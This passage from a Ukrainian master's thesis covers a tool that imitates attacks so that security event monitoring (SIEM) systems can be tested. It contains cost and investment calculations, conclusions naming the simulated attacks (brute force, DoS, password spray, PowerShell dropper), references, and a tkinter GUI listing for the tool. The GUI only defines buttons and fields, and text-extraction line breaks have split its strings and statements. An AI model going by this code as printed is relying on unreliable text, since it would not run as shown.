Ноутбук Asus Zenbook 14 Процесор: - AMD Ryzen 7 5800H (4.2 ГГц) - кількість ядер: 8 ядер Оперативна пам'ять: - оперативна пам'ять 16 ГБ - тип оперативної пам'яті DDR4	1	37864,00	42029,04
Всього			42029,04

4.3.6 Програмне забезпечення для наукових (експериментальних) робіт

До статті «Програмне забезпечення для наукових (експериментальних) робіт» належать витрати на розробку та придбання спеціальних програмних засобів і програмного забезпечення, (програм, алгоритмів, баз даних) необхідних

для проведення досліджень, також витрати на їх проектування, формування та встановлення.

Балансову вартість програмного забезпечення розраховуємо за формулою:

$$B_{прг} = \sum_{i=1}^{k} Ц_{iпрг} \cdot C_{прг.i} \cdot K_i \quad , \tag{4.11}$$

де $Ц_{iпрг}$ – ціна придбання одиниці програмного засобу даного виду, грн;

$C_{прг.i}$ – кількість одиниць програмного забезпечення відповідного найменування, які придбані для проведення досліджень, шт.;

K_i – коефіцієнт, що враховує інсталяцію, налагодження програмного засобу тощо, ($K_i = 1,10…1,12$);

k – кількість найменувань програмних засобів.

$B_{прг} = 120,00 \cdot 1 \cdot 1,11 = 133,20$ *грн.*

Отримані результати зведемо до таблиці:

Таблиця 4.11 – Витрати на придбання програмних засобів по кожному виду

Найменування програмного засобу	Кількість, шт	Ціна за одиницю, грн	Вартість, грн
Середовище розробки: - Visual Studio	1	120,00	133,20
Всього			133,20

4.3.7 Амортизація обладнання, програмних засобів та приміщень

В спрощеному вигляді амортизаційні відрахування по кожному виду обладнання, приміщень та програмному забезпеченню тощо, розраховуємо з використанням прямолінійного методу амортизації за формулою:

$$А_{обл} = \frac{Ц_б}{Т_в} \cdot \frac{t_{вик}}{12}, \tag{4.12}$$

де $Ц_б$ – балансова вартість обладнання, програмних засобів, приміщень тощо, які використовувались для проведення досліджень, грн;

$t_{вик}$ – термін використання обладнання, програмних засобів, приміщень під час досліджень, місяців;

$T_в$ – строк корисного використання обладнання, програмних засобів, приміщень тощо, років.

$A_{обл} = (40284{,}00 \cdot 2) / (2 \cdot 12) = 3357{,}00$ *грн.*

Проведені розрахунки зведемо до таблиці.

Таблиця 4.12 – Амортизаційні відрахування по кожному виду обладнання

Найменування обладнання	Балансова вартість, грн	Строк корисного використання, років	Термін використання обладнання, місяців	Амортизаційні відрахування, грн
Персональний комп'ютер проведення розробки та моделювання Комп'ютер Vinga Wolverine A5003 (I5M16G3060T.A5003)	40284,00	2	2	3357,00
Робоче місце інженера-розробника ПЗ	8560,00	5	2	285,33
Пристрої передачі даних (роутер безпровідний)	6750,00	4	2	281,25
Пристрій виводу інформації	6840,00	5	2	228,00
Оргтехніка	7250,00	4	2	302,08
Приміщення лабораторії	620400,00	20	2	5170,00
ОС Windows 10	8370,00	2	2	697,50
Прикладний пакет Microsoft Office 2016	7825,00	2	2	652,08
Всього				10973,25

4.3.8 Паливо та енергія для науково-виробничих цілей

Витрати на силову електроенергію (B_e) розраховуємо за формулою:

$$\text{B}_\text{e} = \sum_{i=1}^{n} \ \text{❑} \frac{W_{\text{yi}} \cdot t_i \cdot \text{Ц}_\text{e} \cdot \text{K}_{\text{впі}}}{\eta_i}, \qquad (4.13)$$

де – встановлена потужність обладнання на визначеному етапі розробки, кВт;

t_i – тривалість роботи обладнання на етапі дослідження, год;

$Ц_е$ – вартість 1 кВт-години електроенергії, грн; (вартість електроенергії визначається за даними енергопостачальної компанії), приймемо $Ц_е$ = 6,20 грн;

$К_{вті}$ – коефіцієнт, що враховує використання потужності, $К_{вті} < 1$;

$\square_i$ – коефіцієнт корисної дії обладнання, $\square_i < 1$.

$В_е = 0,32 \cdot 280,0 \cdot 6,20 \cdot 0,95 / 0,97 = 555,52$ *грн.*

Проведені розрахунки зведемо до таблиці.

Таблиця 4.13 – Витрати на електроенергію

Найменування обладнання	Встановлена потужність, кВт	Тривалість роботи, год	Сума, грн
Персональний комп'ютер проведення розробки та моделювання Комп'ютер Vinga Wolverine A5003 (I5M16G3060T.A5003)	0,32	280,0	555,52
Робоче місце інженера-розробника ПЗ	0,15	260,0	241,80
Пристрої передачі даних	0,01	5,0	0,31
Пристрій виводу інформації	0,50	45,0	139,50
Оргтехніка	0,62	4,0	15,38
Ноутбук Asus Zenbook 14 Процесор: - AMD Ryzen 7 5800H (4.2 ГГц) - кількість ядер: 8 ядер Оперативна пам'ять: - оперативна пам'ять 16 ГБ - тип оперативної пам'яті DDR4	0,05	200,0	62,00
Всього			1014,51

4.3.9 Службові відрядження

До статті «Службові відрядження» дослідної роботи на тему «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» належать витрати на відрядження штатних працівників, працівників організацій, які працюють за договорами цивільно-правового характеру, аспірантів, зайнятих розробленням досліджень, відрядження, пов’язані з проведенням випробувань машин та приладів, а також витрати на

відрядження на наукові з'їзди, конференції, наради, пов'язані з виконанням конкретних досліджень.

Витрати за статтею «Службові відрядження» розраховуємо як 20…25% від суми основної заробітної плати дослідників та робітників за формулою:

$$B_{св} = (З_о + З_р) \cdot \frac{Н_{св}}{100\%}, \quad (4.14)$$

де $Н_{св}$ – норма нарахування за статтею «Службові відрядження», приймемо $Н_{св}$ = 20%.

$B_{св} = (69523,81 + 4491,09) \cdot 20 / 100\% = 14802,98$ *грн.*

4.3.10 Витрати на роботи, які виконують сторонні підприємства, установи і організації

Витрати за статтею «Витрати на роботи, які виконують сторонні підприємства, установи і організації» відсутні.

4.3.11 Інші витрати

До статті «Інші витрати» належать витрати, які не знайшли відображення у зазначених статтях витрат і можуть бути віднесені безпосередньо на собівартість досліджень за прямими ознаками.

Витрати за статтею «Інші витрати» розраховуємо як 50…100% від суми основної заробітної плати дослідників та робітників за формулою:

$$І_в = (З_о + З_р) \cdot \frac{Н_{ів}}{100\%}, \quad (4.15)$$

де $Н_{ів}$ – норма нарахування за статтею «Інші витрати», приймемо $Н_{ів}$ = 50%.

$І_в = (69523,81 + 4491,09) \cdot 50 / 100\% = 37007,45$ *грн.*

4.3.12 Накладні (загальновиробничі) витрати

До статті «Накладні (загальновиробничі) витрати» належать: витрати, пов'язані з управлінням організацією; витрати на винахідництво та раціоналізацію; витрати на підготовку (перепідготовку) та навчання кадрів; витрати, пов'язані з набором робочої сили; витрати на оплату послуг банків;

витрати, пов’язані з освоєнням виробництва продукції; витрати на науково-технічну інформацію та рекламу та ін.

Витрати за статтею «Накладні (загальновиробничі) витрати» розраховуємо як 100…150% від суми основної заробітної плати дослідників та робітників за формулою:

$$B_{нзв} = (З_о + З_р) \cdot \frac{Н_{нзв}}{100\%}, \quad (4.16)$$

де $Н_{нзв}$ – норма нарахування за статтею «Накладні (загальновиробничі) витрати», приймемо $Н_{нзв}$ = 110%.

$B_{нзв}$ = *(69523,81 + 4491,09) · 110 / 100% = 81416,39 грн.*

Витрати на проведення науково-дослідної роботи на тему «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» розраховуємо як суму всіх попередніх статей витрат за формулою:

$$B_{заг} = З_о + З_р + З_{дод} + З_н + М + К_в + B_{спец} + B_{прг} + A_{обл} + B_е + B_{св} + B_{сп} + I_в + B_{нзв}. \quad (4.17)$$

$B_{заг}$= *69523,81 +4491,09 +7401,49 +17911,61 +4307,91 +3607,50 +42029,04 + 133,20 + 10973,25 +1014,51 +14802,98 +0,00 +37007,45 +81416,39 = 294620,23 грн.*

Загальні витрати *ЗВ* на завершення науково-дослідної (науково-технічної) роботи та оформлення її результатів розраховується за формулою:

$$ЗВ = \frac{B_{заг}}{\eta}, \quad (4.18)$$

де η - коефіцієнт, який характеризує етап (стадію) виконання науково-дослідної роботи, приймемо η=0,95.

ЗВ = 294620,23 / 0,95 = 310126,56 грн.

4.4 Розрахунок економічної ефективності науково-технічної розробки при її можливій комерціалізації потенційним інвестором

В ринкових умовах узагальнюючим позитивним результатом, що його може отримати потенційний інвестор від можливого впровадження результатів тієї чи іншої науково-технічної розробки, є збільшення у потенційного інвестора величини чистого прибутку.

Результати дослідження проведені за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» передбачають комерціалізацію протягом 4-х років реалізації на ринку.

В цьому випадку майбутній економічний ефект буде формуватися на основі таких даних:

ΔN – збільшення кількості споживачів продукту, у періоди часу, що аналізуються, від покращення його певних характеристик;

Показник	1-й рік	2-й рік	3-й рік	4-й рік
Збільшення кількості споживачів, осіб	450	825	925	830

N – кількість споживачів які використовували аналогічний продукт у році до впровадження результатів нової науково-технічної розробки, приймемо 7400 осіб;

$Ц_б$ – вартість програмного продукту у році до впровадження результатів розробки, приймемо 8200,00 грн;

$\pm\Delta Ц_o$ – зміна вартості програмного продукту від впровадження результатів науково-технічної розробки, приймемо зростання на 963,80 грн.

Можливе збільшення чистого прибутку у потенційного інвестора $\Delta П_i$ для кожного із 4-х років, протягом яких очікується отримання позитивних результатів від можливого впровадження та комерціалізації науково-технічної розробки, розраховуємо за формулою [45]

$$\Delta П_i = (\pm\Delta Ц_o \cdot N + Ц_o \cdot \Delta N)_i \cdot \lambda \cdot \rho \cdot (1 - \frac{\vartheta}{100}), \qquad (4.19)$$

де λ – коефіцієнт, який враховує сплату потенційним інвестором податку на додану вартість. У 2022 році ставка податку на додану вартість складає 20%, а коефіцієнт λ *=0,8333*;

ρ – коефіцієнт, який враховує рентабельність інноваційного продукту). Приймемо ρ =35*%*;

ϑ – ставка податку на прибуток, який має сплачувати потенційний інвестор, у 2022 році ϑ *=18%*;

Збільшення чистого прибутку 1-го року:

$\Delta П_1 =$ (963,80·7400,00+9163,80·450)·0,83·0,35·(1-0,18/100%)=2681251,26 грн.

Збільшення чистого прибутку 2-го року:

$\Delta П_2 =$ (963,80·7400,00+9163,80·1275)·0,83·0,35·(1-0,18/100%)=4482151,02 грн.

Збільшення чистого прибутку 3-го року:

$\Delta П_3 =$ (963,80·7400,00+9163,80·2200)·0,83·0,35·(1-0,18/100%)=6501341,66 грн.

Збільшення чистого прибутку 4-го року:

$\Delta П_4 =$ (963,80·7400,00+9163,80·3030)·0,83·0,35·(1-0,18/100%)=8313155,96 грн.

Приведена вартість збільшення всіх чистих прибутків *ПП*, що їх може отримати потенційний інвестор від можливого впровадження та комерціалізації науково-технічної розробки:

$$ПП = \sum_{i=1}^{T} \frac{\Delta П_i}{(1+\tau)^t}, \qquad (4.20)$$

де $\Delta П_i$ – збільшення чистого прибутку у кожному з років, протягом яких виявляються результати впровадження науково-технічної розробки, грн;

T – період часу, протягом якого очікується отримання позитивних результатів від впровадження та комерціалізації науково-технічної розробки, роки;

τ – ставка дисконтування, за яку можна взяти щорічний прогнозований рівень інфляції в країні, τ =0,24;

t – період часу (в роках) від моменту початку впровадження науково-технічної розробки до моменту отримання потенційним інвестором додаткових чистих прибутків у цьому році.

$$ПП = 2681251,26/(1+0,24)^1+4482151,02/(1+0,24)^2+6501341,66/(1+0,24)^3+$$
$$+8313155,96/(1+0,24)^4=2162299,41+2915030,58+3409870,88+3516245,49=$$
$$=12003446,36 \text{ грн.}$$

Величина початкових інвестицій PV, які потенційний інвестор має вкласти для впровадження і комерціалізації науково-технічної розробки:

$$PV = k_{інв} \cdot ЗВ, \quad (4.21)$$

де $k_{інв}$ – коефіцієнт, що враховує витрати інвестора на впровадження науково-технічної розробки та її комерціалізацію, приймаємо $k_{інв}$=2,2;

$ЗВ$ – загальні витрати на проведення науково-технічної розробки та оформлення її результатів, приймаємо 310126,56 грн.

$PV = k_{інв} \cdot ЗВ$ = 2,2 · 310126,56 = 682278,43 грн.

Абсолютний економічний ефект $E_{абс}$ для потенційного інвестора від можливого впровадження та комерціалізації науково-технічної розробки становитиме:

$$E_{абс} = ПП - PV \quad (4.22)$$

де $ПП$ – приведена вартість зростання всіх чистих прибутків від можливого впровадження та комерціалізації науково-технічної розробки, 12003446,36 грн;

PV – теперішня вартість початкових інвестицій, 682278,43 грн.

$E_{абс} = ПП - PV$ = 12003446,36 - 682278,43 = 11321167,93 грн.

Внутрішня економічна дохідність інвестицій $E_в$, які можуть бути вкладені потенційним інвестором у впровадження та комерціалізацію науково-технічної розробки:

$$E_в = \sqrt[Tж]{1+\frac{E_{абс}}{PV}} - 1, \quad (4.23)$$

де $E_{абс}$ – абсолютний економічний ефект вкладених інвестицій, 11321167,93 грн;

PV – теперішня вартість початкових інвестицій, 682278,43 грн;

$T_{ж}$ – життєвий цикл науково-технічної розробки, тобто час від початку її розробки до закінчення отримування позитивних результатів від її впровадження, 4 роки.

$$E_{в} = \sqrt[Tж]{1+\frac{E_{абс}}{PV}} - 1 = (1+11321167,93/682278,43)^{1/4} = 1,05.$$

Мінімальна внутрішня економічна дохідність вкладених інвестицій $\tau_{мін}$:

$$\tau_{мін} = d + f, \quad (4.24)$$

де d – середньозважена ставка за депозитними операціями в комерційних банках; в 2022 році в Україні d =0,1;

f – показник, що характеризує ризикованість вкладення інвестицій, приймемо 0,26.

$\tau_{мін}$ = 0,1+0,26 = 0,36 < 1,05 свідчить про те, що внутрішня економічна дохідність інвестицій $E_{в}$, які можуть бути вкладені потенційним інвестором у впровадження та комерціалізацію науково-технічної розробки вища мінімальної внутрішньої дохідності. Тобто інвестувати в науково-дослідну роботу за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» доцільно.

Період окупності інвестицій $T_{ок}$ які можуть бути вкладені потенційним інвестором у впровадження та комерціалізацію науково-технічної розробки:

$$T_{ок} = \frac{1}{E_{в}}, \quad (4.25)$$

де $E_{в}$ – внутрішня економічна дохідність вкладених інвестицій.

$T_{ок}$ = 1 / 1,05 = 0,95 р.

$T_{ок} <$ 3-х років, що свідчить про комерційну привабливість науково-технічної розробки і може спонукати потенційного інвестора профінансувати впровадження даної розробки та виведення її на ринок.

Висновки до розділу

Згідно проведених досліджень рівень комерційного потенціалу розробки за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» становить 36,7 бала, що, свідчить про комерційну важливість проведення даних досліджень (рівень комерційного потенціалу розробки вище середнього).

Також термін окупності становить 0,95 р., що менше 3-х років, що свідчить про комерційну привабливість науково-технічної розробки і може спонукати потенційного інвестора профінансувати впровадження даної розробки та виведення її на ринок.

Отже можна зробити висновок про доцільність проведення науково-дослідної роботи за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак».

ВИСНОВКИ

У ході виконання магістерської кваліфікаційної роботи було розв’язано низку задач. Проаналізовано функціональні можливості систем управління безпекою та подіями, а саме:

- керування журналами;
- аналіз подій та виявлення їх кореляційних зв’язків;
- моніторинг інцидентів і сповіщення безпеки;
- управління відповідністю подій.

Наведений аналіз показав, що розгортання системи SIEM займає багато часу через те, що їх потрібно налаштовувати на весь спектр атак. Оскільки у сучасних системах управління безпекою та подіями відсутні механізми для імітації та тестування атак, тому в даній роботі розроблено метод та засіб для імітації атак, що забезпечують розширення функціональних можливостей SIEM.

Розглянуто та досліджено класифікацію атак, які може виявити система управління безпекою та подіями. За результатами дослідження було класифіковано такі види атак:

- мережні сканери;
- зламувачі паролів;
- локальне та віддалене проникнення;
- аналізатори протоколів;
- сканери вразливостей;
- перехоплення каналу зв’язку;
- атака на відмову в обслуговуванні.

Описано програмні комплекси (фреймворки), які можна використати для тестування роботи системи управління безпекою та подіями. Також було наведено обґрунтування вибору веб-серверу та операційної системи. Наведено модулі безпеки, які використовують популярні операційні системи типу Windows та UNIX, їх роботу з процесами та безпекою. Проаналізовано статистичні дані по популярності операційних систем та веб-серверів додатків.

Проаналізовано та наведено методології тестування систем та веб-додатків на вразливості. Наведено приклади використання чорної, білої та сірої скрині, їх переваги та недоліки з точки зору тестування на вразливості та імітації атак. За результатами аналізу було обрано тестування методом “сірої скрині”. Розроблено метод для імітації атак і наведено основні атаки, які будуть використовуватись у методі.

Основним результатом магістерської кваліфікаційної роботи є розроблений метод, який імітує 4 типи атак (атака грубої сили, атака на відмову в обслуговуванні DoS, атака Domain Password Spray, Powershell-Dropper) та програмний засіб, що реалізує його. Тестування програмного засобу показало, що він коректно реалізує запропонований метод для імітації атак і виявляє усіх з перелічених атак.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Девід Міллер Secority Information and Event Management (SIEM) Implementation (Network Pro Library) / Девід Міллер, Шон Гарріс // 464с.
2. Why is SIEM important? // IBM. URL: https://www.ibm.com/topics/siem (дата звернення: 11.10.2022).
3. IBM Security QRadar SIEM // IBM. URL: https://www.ibm.com/products/qradar-siem/addons (дата звернення: 11.10.2022).
4. Essential Guide to SIEM Implementation and Optimization // BitLyft. URL: https://www.bitlyft.com/resources/essential-guide-to-siem-implementation-and-optimization (дата звернення: 11.10.2022).
5. SIEM: A Guide to Security Information & Event Management // ControlScan. URL: https://www.controlscan.com/siem-datasheet/ (дата звернення: 11.10.2022).
6. Best Practices for SIEM Implementation — What You Should Know // G2. URL: https://www.g2.com/articles/siem-implementation-best-practices (дата звернення: 12.10.2022).
7. Components of SIEM architecture // ManageEngine Log360. URL: https://www.manageengine.com/log-management/siem/siem-components.html (дата звернення: 12.10.2022).
8. SOC Modules // Prelude-Siem. URL: https://www.prelude-siem.com/en/siem-soc-modules/ (дата звернення: 12.10.2022).
9. SIEM and PCI DSS compliance // Imperva. URL: https://www.imperva.com/learn/application-security/siem/ (дата звернення: 12.10.2022).
10. How to engineer a detection rule for your SIEM // ManageEngine. URL: https://www.manageengine.com/log-management/cyber-security/how-to-engineer-a-detection-rule-for-your-siem.html (дата звернення: 12.10.2022).

11. PCI Compliance Guide // PCI. URL: https://www.pcicomplianceguide.org/faq/ (дата звернення: 12.10.2022).

12. Complete guide to GDPR compliance // GDPR. URL: https://gdpr.eu/ (дата звернення: 12.10.2022).

13. What is SOX Compliance and What Are the Requirements? // Lepide. URL: https://www.lepide.com/blog/what-is-sox-compliance-and-what-are-the-requirements/ (дата звернення: 12.10.2022).

14. What os the purpose of FERPA? // Proofpoint. URL: https://www.proofpoint.com/uk/threat-reference/ferpa-compliance (дата звернення: 12.10.2022)

15. Understanding the NIST cybersecurity framework // FTC. URL: https://www.ftc.gov/business-guidance/small-businesses/cybersecurity/nist-framework (дата звернення: 12.10.2022).

16. SIEMs are Great, But They’re Also a Pain // W@tchtower. URL: https://thewatchtower.io/news/siems-are-great-but-theyre-also-a-pain/ (дата звернення: 12.10.2022).

17. Network Security: How to Reduce Unauthorised Access & Protect Your Data! // 9ine. URL: https://www.9ine.com/newsblog/network-security_how-to-reduce-unauthorised-access-protect-your-data (дата звернення: 12.10.2022).

18. Defining Insider Threats // CISA. URL: https://www.cisa.gov/defining-insider-threats (дата звернення: 13.10.2022).

19. Malware | What is Malware & How to Stay Protected from Malware Attacks // Cortex. URL: https://www.paloaltonetworks.com/cyberpedia/what-is-malware (дата звернення: 14.10.2022).

20. What is a denial of service attack (DoS)? // Paloalto. URL: https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos (дата звернення: 14.10.2022).

21. Session Hijacking and its Types // GreyCampus. URL: https://www.greycampus.com/opencampus/ethical-hacking/session-hijacking-and-its-types (дата звернення: 14.10.2022).

22. Advanced persistent threat (APT) // imperva. URL: https://www.imperva.com/learn/application-security/apt-advanced-persistent-threat/ (дата звернення: 14.10.2022).

23. What are advanced Persistend Threats? // Cyberreason. URL: https://www.cybereason.com/fundamentals/what-are-advanced-persistent-threats (дата звернення: 18.10.2022).

24. Advanced Persistent Threat (APT) Attacks // Cynet. URL: https://www.cynet.com/advanced-persistent-threat-apt-attacks/ (дата звернення: 18.10.2022).

25. What Is a Web Application Attack and how to Defend Against It // Acunetix. URL: https://www.acunetix.com/websitesecurity/web-application-attack/ (дата звернення: 18.10.2022).

26. Phishing attacks: defending your organisation // National Cyber Security Centre. URL: https://www.ncsc.gov.uk/guidance/phishing (дата звернення: 18.10.2022).

27. SIEM Use Cases: Implementation and Best Practices / Natwrix. URL: https://blog.netwrix.com/2021/05/05/siem-use-cases/ (дата звернення: 20.10.2022).

28. MITRE ATT&CK // MITRE. URL: https://attack.mitre.org/ (дата звернення: 20.10.2022).

29. What is the Cyber Kill Chain? Process & Model // Crowdstrike. URL: https://www.crowdstrike.com/cybersecurity-101/cyber-kill-chain/ (дата звернення: 20.10.2022)

30. Computer basics. Understanting Operating Systems. // GCFGlobal. URL: https://edu.gcfglobal.org/en/computerbasics/understanding-operating-systems/1/ (дата звернення: 30.10.2022)

31. Protection and Security in Operating System // Scaler. URL: https://www.scaler.com/topics/protection-and-security-in-operating-system/ (дата звернення: 30.10.2022)

32. Techniques for Securing the Operatins System. // IBM Documentation. URL: https://www.ibm.com/docs/en/cognos-analytics/10.2.2?topic=SSEP7J_10.2.2/com.ibm.swg.ba.cognos.crn_arch.10.2.2.doc/c_securing_the_operating_system.htm (дата звернення: 1.11.2022)

33. System Security // GeeksfoGeeks. URL: https://www.geeksforgeeks.org/system-security/ (дата звернення: 1.11.2022)

34. Windows operating system security // Microsoft Learn. URL: https://learn.microsoft.com/en-us/windows/security/operating-system (дата звернення 2.11.2022)

35. Linux and UNIX Security Features // Field Notes. URL: https://www.stuartellis.name/articles/unix-security-features/ (дата звернення: 5.11.2022)

36. Mobile and Desktop Operating Systems Market Share // Web Tribunal. URL: https://webtribunal.net/blog/operating-systems-market-share/ (дата звернення: 5.11.2022)

37. Security Testing: Techniques and The 7 Best Security Testing Tools // Comparitech. URL: https://www.comparitech.com/net-admin/security-testing-techniques-tools/ (дата звернення: 7.11.2022)

38. What Is a Security Audit? // AuditBoard. URL: https://www.auditboard.com/blog/what-is-security-audit/ (дата звернення: 7.11.2022)

39. Vulnerability Scanners and Scanning Tools: What To Know // Balbix. URL: https://www.balbix.com/insights/what-to-know-about-vulnerability-scanning-and-tools/ (дата звернення: 10.11.2022)

40. Black-Box Penetration Testing : Pros and Cons // Bright. URL: https://brightsec.com/blog/black-box-penetration-testing/ (дата звернення: 10.11.2022)

41. What is White-Box Penetration Testing? // MUO. URL: https://www.makeuseof.com/what-is-whitebox-penetration-testing/ (дата звернення: 12.11.2022)

42. The Ultimate Guide to Gray Box Penetration Testing // ASTRA. URL: https://www.getastra.com/blog/security-audit/gray-box-penetration-testing/ (дата звернення: 12.11.2022)

43. What is Python Used For? // Coursera. URL: https://www.coursera.org/articles/what-is-python-used-for-a-beginners-guide-to-using-python (дата звернення: 14.11.2022)

44. Why Visual Studio Code? // Microsoft. URL: https://code.visualstudio.com/docs/editor/whyvscode (дата звернення: 20.11.2022)

45. Методичні вказівки до виконання економічної частини магістерських кваліфікаційних робіт / Уклад. : В. О. Козловський, О. Й. Лесько, В. В. Кавецький. – Вінниця : ВНТУ, 2021. – 42 с.

46. Кавецький В. В. Економічне обґрунтування інноваційних рішень: практикум / В. В. Кавецький, В. О. Козловський, І. В. Причепа – Вінниця : ВНТУ, 2016. – 113 с.

ДОДАТКИ

Додаток Б. Код програми

GUI.py

```
#! /usr/bin/env python3
#  -*- coding: utf-8 -*-
#
# GUI module generated by PAGE version
7.6
#  in conjunction with Tcl version 8.6
#    Dec 15, 2022 11:18:12 PM EET
platform: Linux

import sys
import tkinter as tk
import tkinter.ttk as ttk
from tkinter.constants import *
import os.path

_script = sys.argv[0]
_location = os.path.dirname(_script)

import unknown_support

_bgcolor = '#d9d9d9'  # X11 color:
'gray85'
_fgcolor = '#000000'  # X11 color:
'black'
_compcolor = 'gray40' # X11 color:
#666666
_ana1color = '#c3c3c3' # Closest X11
color: 'gray76'
_ana2color = 'beige' # X11 color:
#f5f5dc
_tabfg1 = 'black'
_tabfg2 = 'black'
_tabbg1 = 'grey75'
_tabbg2 = 'grey89'
_bgmode = 'light'

_style_code_ran = 0
def _style_code():
    global _style_code_ran
    if _style_code_ran:
       return
    style = ttk.Style()
    if sys.platform == "win32":
       style.theme_use('winnative')

style.configure('.',background=_bgcolor)

style.configure('.',foreground=_fgcolor)

style.configure('.',font='TkDefaultFont'
)
    style.map('.',background =
       [('selected', _compcolor),
('active',_ana2color)])
    if _bgmode == 'dark':
       style.map('.',foreground =
        [('selected', 'white'),
('active','white')])
    else:
       style.map('.',foreground =
        [('selected', 'black'),
('active','black')])
    _style_code_ran = 1

class Toplevel1:
    def __init__(self, top=None):
        '''This class configures and
populates the toplevel window.
           top is the toplevel
containing window.'''

        top.geometry("485x450+2304+388")
        top.minsize(1, 1)
        top.maxsize(6385, 1827)
        top.resizable(1,  1)
        top.title("Toplevel 0")

top.configure(highlightcolor="black")

        self.top = top

        self.Button1 =
tk.Button(self.top)
        self.Button1.place(relx=0.021,
rely=0.156, height=33, width=53)

self.Button1.configure(activebackground=
"beige")

self.Button1.configure(borderwidth="2")

self.Button1.configure(compound='left')

self.Button1.configure(text='''DoS''')
        self.Label1 = tk.Label(self.top)
        self.Label1.place(relx=0.371,
rely=0.022, height=31, width=344)

self.Label1.configure(activebackground="
#f9f9f9")

self.Label1.configure(anchor='w')

self.Label1.configure(compound='left')

self.Label1.configure(text='''Attack
imitation module''')
        self.Button2 =
tk.Button(self.top)
        self.Button2.place(relx=0.021,
rely=0.267, height=33, width=92)

self.Button2.configure(activebackground=
"beige")
```

```
self.Button2.configure(borderwidth="2")

self.Button2.configure(compound='left')

self.Button2.configure(text='''Bruteforc
e''')
        self.Button3 =
tk.Button(self.top)
        self.Button3.place(relx=0.021,
rely=0.378, height=33, width=77)

self.Button3.configure(activebackground=
"beige")

self.Button3.configure(borderwidth="2")

self.Button3.configure(compound='left')

self.Button3.configure(text='''Dropper''
')
        self.Button4 =
tk.Button(self.top)
        self.Button4.place(relx=0.021,
rely=0.489, height=33, width=104)

self.Button4.configure(activebackground=
"beige")

self.Button4.configure(borderwidth="2")

self.Button4.configure(compound='left')

self.Button4.configure(state='active')

self.Button4.configure(text='''Port
scanner''')
        self.Text1 = tk.Text(self.top)
        self.Text1.place(relx=0.268,
rely=0.178, relheight=0.076,
relwidth=0.487)


self.Text1.configure(background="white")

self.Text1.configure(font="TkTextFont")

self.Text1.configure(selectbackground="#
c4c4c4")
        self.Text1.configure(undo="1")

self.Text1.configure(wrap="word")
        self.Button5 =
tk.Button(self.top)
        self.Button5.place(relx=0.784,
rely=0.178, height=33, width=49)

self.Button5.configure(activebackground=
"beige")

self.Button5.configure(borderwidth="2")

self.Button5.configure(compound='left')

self.Button5.configure(text='''Set''')
        self.Label2 = tk.Label(self.top)
        self.Label2.place(relx=0.309,
rely=0.133, height=21, width=189)

self.Label2.configure(activebackground="
#f9f9f9")

self.Label2.configure(anchor='w')

self.Label2.configure(compound='left')

self.Label2.configure(text='''Set IP
address or network range''')
        _style_code()
        self.TSeparator1 =
ttk.Separator(self.top)

self.TSeparator1.place(relx=0.247,
rely=0.0,  relheight=1.0)

self.TSeparator1.configure(orient="verti
cal")
        self.menubar =
tk.Menu(top,font="TkMenuFont",bg=_bgcolo
r,fg=_fgcolor)
        top.configure(menu =
self.menubar)

        self.Button6 =
tk.Button(self.top)
        self.Button6.place(relx=0.021,
rely=0.911, height=33, width=55)

self.Button6.configure(activebackground=
"beige")

self.Button6.configure(borderwidth="2")

self.Button6.configure(compound='left')

self.Button6.configure(text='''Quit''')
        self.Labelframe1 =
tk.LabelFrame(self.top)

self.Labelframe1.place(relx=0.268,
rely=0.822, relheight=0.167
                , relwidth=0.619)

self.Labelframe1.configure(relief='groov
e')

self.Labelframe1.configure(text='''Log''
')
        self.Button7 =
tk.Button(self.top)
        self.Button7.place(relx=0.021,
rely=0.822, height=33, width=68)
```

```
self.Button7.configure(activebackground=
"beige")

self.Button7.configure(borderwidth="2")

self.Button7.configure(compound='left')

self.Button7.configure(text='''Debug''')
        self.Text1_1 = tk.Text(self.top)
        self.Text1_1.place(relx=0.268,
rely=0.333, relheight=0.076
                , relwidth=0.487)

self.Text1_1.configure(background="white
")

self.Text1_1.configure(font="TkTextFont"
)

self.Text1_1.configure(selectbackground=
"#c4c4c4")
        self.Text1_1.configure(undo="1")

self.Text1_1.configure(wrap="word")
        self.Label3 = tk.Label(self.top)
        self.Label3.place(relx=0.309,
rely=0.289, height=21, width=118)

self.Label3.configure(activebackground="
#f9f9f9")

self.Label3.configure(anchor='w')

self.Label3.configure(compound='left')

self.Label3.configure(text='''Bruteforce
word list''')
        self.Button5_1 =
tk.Button(self.top)
        self.Button5_1.place(relx=0.784,
rely=0.333, height=33, width=49)

self.Button5_1.configure(activebackgroun
d="beige")

self.Button5_1.configure(borderwidth="2"
)

self.Button5_1.configure(compound='left'
)

self.Button5_1.configure(text='''Set''')
        self.Text1_1_1 =
tk.Text(self.top)
        self.Text1_1_1.place(relx=0.268,
rely=0.467, relheight=0.076
                , relwidth=0.487)

self.Text1_1_1.configure(background="whi
te")

self.Text1_1_1.configure(font="TkTextFon
t")

self.Text1_1_1.configure(selectbackgroun
d="#c4c4c4")

self.Text1_1_1.configure(undo="1")

self.Text1_1_1.configure(wrap="word")
        self.Label3_1 =
tk.Label(self.top)
        self.Label3_1.place(relx=0.309,
rely=0.422, height=21, width=208)

self.Label3_1.configure(activebackground
="#f9f9f9")

self.Label3_1.configure(anchor='w')

self.Label3_1.configure(compound='left')

self.Label3_1.configure(text='''Dropper
file to download''')
        self.Button5_1_1 =
tk.Button(self.top)

self.Button5_1_1.place(relx=0.784,
rely=0.467, height=33, width=49)

self.Button5_1_1.configure(activebackgro
und="beige")

self.Button5_1_1.configure(borderwidth="
2")

self.Button5_1_1.configure(compound='lef
t')

self.Button5_1_1.configure(text='''Set''
')
        self.Button8 =
tk.Button(self.top)
        self.Button8.place(relx=0.722,
rely=0.756, height=33, width=77)

self.Button8.configure(activebackground=
"beige")

self.Button8.configure(borderwidth="2")

self.Button8.configure(compound='left')

self.Button8.configure(text='''Save
log''')
        self.Button2_1 =
tk.Button(self.top)
        self.Button2_1.place(relx=0.021,
rely=0.6, height=33, width=102)
```

```
self.Button2_1.configure(activebackgroun
d="beige")

